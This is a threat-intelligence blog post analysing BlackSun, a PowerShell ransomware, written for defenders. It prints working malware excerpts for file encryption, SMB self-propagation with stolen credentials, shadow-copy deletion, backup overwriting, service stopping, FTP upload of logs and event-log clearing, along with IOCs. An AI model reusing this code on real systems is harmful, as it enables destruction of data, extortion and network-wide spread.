BlackSun Ransomware – The Dark Side of PowerShell

By Threat Analysis Unit

Published: 2022-01-26 · Archived: 2026-04-05 13:26:48 UTC

This article was authored by Pavankumar Chaudhari (TAU)

Summary

Recently, the VMware Threat Analysis Unit analyzed BlackSun ransomware, a PowerShell-based ransomware. Unlike most other PowerShell-based ransomware it doesn't download a payload or reflectively load a DLL or EXE into memory. Looking at the simplicity of code it is unclear if it is used for limited attacks or a proof-of-concept purpose, but it has effective methods that are potentially being used by ransomware.

BlackSun contained the below features:

- Ability to destroy local and network backups
- Self-propagation within a local network
- Start encryption at a specific time
- Upload ransomware logs at FTP location
- Clear event logs
- Split encryption activity into multiple background jobs to speed-up encryption

Behavioral Summary

The execution of BlackSun, shown in Figure 1, shows very limited subprocesses. It will use additional execution of PowerShell for running internal capabilities, as well as the use of net.exe to map network drives.



Figure 1: Process chain showing the execution history of BlackSun

Encryption Routine:

Before starting any activity BlackSun checks if another instance is already running. It checks for presence of PowerShell process with its own script name as command line argument using the code shown in Figure 2.

```
function Test-IfAlreadyRunning {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [string]$ScriptName
    )
    Write-Host "testing if already running..." $strScriptName
    $PsScriptsRunning = Get-WmiObject win32_process | Where-Object { $_.processname -eq 'powershell.exe' } | Select-Object
    commandline,ProcessId

    foreach ($PsCmdLine in $PsScriptsRunning)
    {
        [int32]$OtherPID = $PsCmdLine.ProcessId
        [string]$OtherCmdLine = $PsCmdLine.commandline
        if (($OtherCmdLine -match $strScriptName) -and ($OtherPID -ne $PID))
        {
            Write-Host "PID [$OtherPID] is already running this script [$strScriptName]"
            Write-Host "Exiting this instance. (PID=[$PID])..."
            Start-Sleep -Second 7
            exit
        }
    }
```

Figure 2: Code to check if script is already running

BlackSun encrypts files using AES256 algorithm. The AES key is encrypted with X.509 public key certificate, hardcoded in code as shown in Figure 3.

```
$Cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2 ($strPublicCert)
[System.Reflection.Assembly]::LoadWithPartialName("System.Security.Cryptography")
$AesProvider = New-Object System.Security.Cryptography.AesManaged
$AesProvider.KeySize = 256
$AesProvider.BlockSize = 128
$AesProvider.Mode = [System.Security.Cryptography.CipherMode]::CBC
$KeyFormatter = New-Object System.Security.Cryptography.RSAPKCS1KeyExchangeFormatter ($Cert.PublicKey.Key)
[Byte[]]$KeyEncrypted = $KeyFormatter.CreateKeyExchange($AesProvider.Key,$AesProvider.GetType())
[Byte[]]$LenKey = $Null
[Byte[]]$LenIV = $Null
[int]$LKey = $KeyEncrypted.Length
$LenKey = [System.BitConverter]::GetBytes($LKey)
[int]$LIV = $AesProvider.IV.Length
$LenIV = [System.BitConverter]::GetBytes($LIV)

Get-Content -Encoding Unicode $FileListPath | Select-Object -Index ($StartLine..$EndLine) | ForEach-Object {

    [System.GC]::Collect()

    ### checks
    try {
        if (Test-Path -Path $_ -PathType Leaf) {
            $line = Get-Item ($_) }
        else {
            return
        }
    } catch { return }

    try { [io.file]::OpenWrite($line).close() } catch { return }
```

Figure 3: Encryption code

BlackSun splits task into multiple background jobs to speed-up encryption process. The count of jobs is calculated by the number of total files, referenced in Figure 4 as $intTotalCount, and the number of CPU cores, referenced as $intCoresCount.

```
$intCoresCount = (Get-CimInstance Win32_ComputerSystem).NumberOfLogicalProcessors

$intWorkersCount = $intCoresCount

if ($intCoresCount -eq "-1") { $intWorkersCount = 2 }
if ($intCoresCount -eq 0) { $intWorkersCount = 2 }
if ($intCoresCount -eq 1) { $intWorkersCount = 2 }
if ($intTotalCount -le 30) { $intWorkersCount = 1 }

$intFilesPerWorker = [math]::Round($intTotalCount / $intWorkersCount)

Write-Host "FileList:" $FileListPath
Write-Host "FileCount:" $intTotalCount
Write-Host "CoreCount:" $intCoresCount
Write-Host "Workers:" $intWorkersCount
Write-Host "FilePerWorker:" $intFilesPerWorker
Write-Host ""

$x = @(0)
$i = 1

do {
    $x += $x[$i - 1] + $intFilesPerWorker
    $i++
} while ($i -le $intWorkersCount)

for ($i = 0; $i -lt $x.Count - 1; $i++)
{
    $StartLine = $x[$i]
    $EndLine = $x[$i + 1]
    start-Job -ScriptBlock $DoEnc -ArgumentList ($FileListPath, $x[$i], $x[$i+1])
```

Figure 4: Code to divide encryption activity into multiple jobs

The malware keeps list of file extension to encrypt hardcoded in an array. The table below notes the file extensions used in the code:

.ldf	.bak	.exp	.FORM	.PROG	.DATA	.edb	.FAD	.png	.bmp
.png	.p12	.mdf	.wb2	.psd	.p7c	.p7b	.asp	.php	.incpas
.7z	.zip	.rar	.drf	.blend	.apj	.3ds	.dwg	.dwl	.sda
.pat	.pfx	.crt	.cer	.der	.fxg	.fhd	.fh	.dxb	.drw
.design	.ddrw	.ddoc	.dcs	.csl	.csh	.cpi	.cgm	.cdx	.cdrw
.cdr6	.cdr5	.xlsm	.cdr4	.cdr3	.cdr	.awg	.ait	.ai	.agd1
.ycbcra	.x3f	.stx	.st8	.st7	.st6	.st5	.st4	.srw	.srf
.sr2	.sd1	.sd0	.rwz	.rwl	.rw2	.raw	.raf	.ra2	.ptx
.pef	.pcd	.orf	.nwb	.nrw	.nop	.nef	.ndd	.mrw	.xlsb
.mos	.mfw	.mef	.mdc	.iiq	.gry	.grey	.gray	.fpx	.fff
.exf	.erf	.dng	.dcr	.dc2	.crw	.p12	.xltx	.craw	.cr2
.cmt	.cib	.ce2	.ce1	.arw	.arw	.3pr	.3fr	.mpg	.jpeg
.jpg	.mdb	.sqlitedb	.sqlite3	.sqlite	.sql	.sdf	.sav	.sas7bdat	.s3db
.rdb	.psafe3	.nyf	.nx2	.nx1	.nsh	.nsg	.nsf	.nsd	.ns4
.ns3	.ns2	.myd	.kpdx	.kdbx	.idx	.ibz	.ibd	.fdb	.erbsql
.db3	.dbf	.db-journal	.cls	.bdb	.adb	.backupdb	.bik	.xlsx	.backup
.bkp	.moneywell	.mmw	.ibank	.hbk	.ffd	.dgc	.ddd	.dac	.cfp
.cdf	.bpw	.bgt	.acr	.ac2	.xltm	.ab4	.djvu	.pdf	.sxm
.odf	.std	.sxd	.otg	.sti	.sxi	.otp	.odg	.odp	.stc
.sxc	.ots	.ods	.sxg	.stw	.sxw	.odm	.oth	.ott	.odt
.odb	.csv	.rtf	.accdr	.accdt	.accde	.accdb	.sldm	.sldx	.ppsm
.ppsx	.ppam	.potm	.potx	.pptm	.pptx	.pps	.pot	.ppt	.xlw
.xll	.xlam	.xla	.dotx	.docm	.docx	.dot	.doc	.xlm	.xlt
.xls	.dotm								

Some folder and files are excluded from encryption. The list of such folders/files is present in code, shown in Figure 5.

```
#Skipped Paths and files
$ArrSkippedPaths = "\\AppData\\","\\Application Data\\","\\AppCache\\","\\Temporary Internet
Files\\","\\INetCache\\","\\ProgramData\\","\\Program Files\\","\\Microsoft\\","\\Chrome\\","\\ConnectedDevicesPlatform\\","\\winnt\\",
"\\boot\\","\\Packages\\","\\Mozilla\\","Recycle","setup","install","Thumbs.db","Thumb.db","temp","tmp","System Volume
Information","Microsoft","Windows","BlackSun","x86"
```

Figure 5: List of file/folders to skip

Encrypted files will have a .BlackSun extension. After encryption a ransom note is written in each folder as BlackSun_README.txt. BlackSun will also change the desktop wallpaper of infected systems to an embedded image encoded as Base64 data. After decoding, this wallpaper is created at *c:\users\public\pictures\blacksun.jpg*. The desktop wallpaper seen in this sample is shown in Figure 6.



Figure 6: Desktop wallpaper and ransom note

Network Propagation:

BlackSun has network propagation functionality which allows it to infect other machines in local network. First, it retrieves IP addresses in the victim's network using the PowerShell Get-NetNeighbor cmdlet and Get-NetworkRange() function. With each retrieved IP address it sends ping requests using SendPingAsync() function to create list of alive IPs. For each alive host IP it checks if an SMB share is present or not. If present, BlackSun tries to map C$ (Window admin share) using the "net use" command. If command runs more than seven seconds it kills the net.exe process. After successfully mapping it copies itself over network share and executes using Powershell.exe. To execute PowerShell on a remote host it uses the Invoke-WmiMethod cmdlet.

```
foreach ($hostip in $arrAliveIps)
{
    if (getAliveSmb ($hostip) -EQ $True)
    {
        if ($hostip -eq $strMyIp) { continue } #skip myself
        Write-Host "Host:" $hostip "is alive, trying to copy myself on remote host"
        Write-Host "Connecting to:" $hostip "on c$..."
        $strNetExePath = $env:windir + "\system32\net.exe"
        $strNetExeArgs = "use \\" + $hostip + "\c$ /USER:" + $strDomain + "\" + $strUsername + " " + $strPassword
        $strNetClean = $strNetExePath + " use \\" + $hostip + "\c$ /DELETE /y"

        $p = New-Object System.Diagnostics.Process
        $p.StartInfo.WindowStyle = "Hidden"
        $p.StartInfo.FileName = $strNetExePath
        $p.StartInfo.Arguments = $strNetExeArgs
        $p.Start()

        if (!$p.WaitForExit(7000))
        { Write-Host "No response after 7 seconds from net use, skip"; $p.kill(); continue }

        $strDestination = "\\" + $hostip + "\c$\Windows\Temp\" + $strScriptName
        Write-Host "Source:" $strMySelf "Destination:" $strDestination
        if (Test-Path -Path $strDestination -PathType Leaf) { Write-Host "file already exist, skip"; Invoke-Expression $strNetClean; continue }
        Copy-Item -Force -Path $strMySelf -Destination $strDestination
        if (-not $?)
        {
            Write-Host "Copy failed, skip host"
            Write-Host ""
            Invoke-Expression $strNetClean
            continue
        }
        Write-Host "Copy ok, executing on remote"
        $run = "powershell.exe -ExecutionPolicy bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File c:\Windows\Temp\" + $strMyName
        $secpass = ConvertTo-SecureString $strPassword -AsPlainText -Force
        $useranddomain = $strDomain + "\" + $strUsername
        $DomainCreds = New-Object System.Management.Automation.PSCredential ($useranddomain,$secpass)
```

Figure 7: Code for self-propagation

Destroying Backups:

Before starting encryption, BlackSun destroys remote and local backups to prevent victims from being able to recover from encryption.

First, it deletes shadow copies using WMI's Win32_ShadowCopy class:

Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_.Delete(); }

Next, it executes the "Stop-Service" cmdlet to stop Windows services related to backup, database, and email solutions. The table below contains the names of the Windows Services stopped by BlackSun.

· Sexch*	· SAVService	· VeeamBackupSvc
· *Oracle*	· SDRSVC	· VeeamBrokerSvc
· *outlook*	· SepMasterService	· VeeamCatalogSvc
· MSSQLSERVER	· ShMonitor	· VeeamCloudSvc
· MSSQLServerADHelper100	· Smcinst	· VeeamDeploymentService
· MSSQLServerOLAPService	· SmcService	· VeeamDeploySvc
· MySQL57	· SMTPSvc	· VeeamEnterpriseManagerSvc
· OracleClientCache80	· SQLAgent$BKUPEXEC	· VeeamMountSvc
· PDVFSService	· SQLAgent$ECWDB2	· VeeamNFSSvc
	· SQLAgent$PRACTTICEBGC	· VeeamRESTSvc

· POP3Svc	· SQLAgent$PRACTTICEMGT	· VeeamTransportSvc
· MSSQLServerADHelper	· SQLAgent$PROFXENGAGEMENT	· MSSQL$VEEAMSQL2008R2
· SQLAgent$PROD	· SQLAgent$SBSMONITORING	· SQLAgent$VEEAMSQL2008R2
· msftesql$PROD	· SQLAgent$SHAREPOINT	· VeeamHvIntegrationSvc
· NetMsmqActivator	· SQLAgent$SQL_2008	· swi_update
· MSSQL$SOPHOS	· SQLAgent$SYSTEM_BGC	· SQLAgent$CXDB
· SQLAgent$SOPHOS	· SQLAgent$TPS	· SQLAgent$CITRIX_METAFRAME
· AVP	· SQLAgent$TPSAMA	· SQL Backups
· MSSQL$SQLEXPRESS	· SQLAgent$VEEAMSQL2008R2	· MSSQL$PROD
· SQLAgent$SQLEXPRESS	· SQLAgent$VEEAMSQL2012	· VeeamEndpointBackupSvc
· wbengine	· SQLBrowser	· Veeam.Archiver.Service
· mfefire	· SQLSafeOLRService	· Veeam.Archiver.Proxy
· ReportServer$SQL_2008	· SQLSERVERAGENT	· ManageEngine EventLogAnalyzer 11 – Agent
· ReportServer$SYSTEM_BGC	· SQLTELEMETRY	· ManageEngineDataSecurityPlus - AgentService
· ReportServer$TPS	· SQLTELEMETRY$ECWDB2	· MSexch*
· ReportServer$TPSAMA	· SQLWriter	
· SAVAdminService		

BlackSun then destroys local and remote backup database files by overwriting with random data, generated by Windows Crypto APIs. The below code is used to replace data of backups:

```
function FillRandomBackup ()
{
    param(
        [Parameter(Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [string]$strfilepath,
        [int]$sizeMB
    )

    ### checks
    [System.GC]::Collect()
    if (-not (Test-Path -Path $strfilepath -PathType Leaf)) { return }
    $strfilepath = Get-Item $strfilepath
    try { [io.file]::OpenWrite($strfilepath).close() } catch { return }
    if ($null -eq $strfilepath) { return }
    if ($strfilepath.FullName -like "*BlackSun_README*") { return }
    if ($strfilepath.Length -le 10000) { return }
    ### checks

    $bytes = ($sizeMB * 1024) * 1024
    [System.Security.Cryptography.RNGCryptoServiceProvider]$rng = New-Object System.Security.Cryptography.RNGCryptoServiceProvider
    $rndbytes = New-Object byte[] $bytes
    $rng.GetBytes($rndbytes)
    [System.IO.File]::WriteAllBytes($strfilepath,$rndbytes)
    if (Test-Path -Path $strfilepath -PathType Leaf) { [System.IO.File]::WriteAllBytes($strfilepath,$rndbytes) }
}
```

Figure 8: Function to overwrite random data

Below is the list to targeted extensions to overwrite:

.backup	.tib	.tibx	.vbk	.vib
.vrb	.vbm	.bco	.dem	.bkf
.gho	.iv2i	.bks	.gho	.vhdx

Exfiltrate Logs

BlackSun creates a record of session activity using the Start-Transcript cmdlet. It logs all commands typed and all the console output in log file called “BlackSun.log”. This log file is compressed and sent to a remote FTP location using the below function.

```
if ($boolFtpLogUpload -eq $true) {
    $compress = @{
        LiteralPath = $strLogFile
        CompressionLevel = "Fastest"
        DestinationPath = $strZipLogFile
    }
    Compress-Archive @compress
    FtpUpload -ftpFile $strZipLogFile
}
```

Figure 9: Code to compress log and send to FTP location

Clear Event Logs

In its final stages, BlackSun clears all event logs to destroy evidence on a system. It uses the below commands to perform this:

```
write-host ""
write-host "Clean Event Logs.."
Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log } -ErrorAction SilentlyContinue
[System.GC]::Collect()
```

Figure 10: Code to clear all event logs

MITRE ATT&CK TIDs

TID	Tactic	Description
T1059.003	Execution	Command and Scripting Interpreter: Windows Command Shell
T1059.001	Execution	Command and Scripting Interpreter: PowerShell
T1047	Execution	Windows Management Instrumentation
T1070.001	Defense Evasion	Indicator Removal on Host: Clear Windows Event Logs
T1057	Discovery	Process Discovery
T1082	Discovery	System Information Discovery
T1083	Discovery	File and Directory Discovery
T1135	Discovery	Network Share Discovery
T1021.002	Lateral Movement	Remote Services: SMB/Windows Admin Shares
T1560	Collection	Archive Collected Data
T1105	Command and Control	Ingress Tool Transfer
T1486	Impact	Data Encrypted for Impact
T1489	Impact	Service Stop
T1490	Impact	Inhibit System Recovery

Indicators of Compromise (IOCs)

Indicator	Type	Context
e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9	SHA256	BlackSun Ransomware
e0afcf804394abd43ad4723a0feb147f10e589cd	SHA1	BlackSun Ransomware

3ebab71cb71ca5c475202f401de008c8	MD5	BlackSun Ransomware

Source: https://blogs.vmware.com/security/2022/01/blacksun-ransomware-the-dark-side-of-powershell.html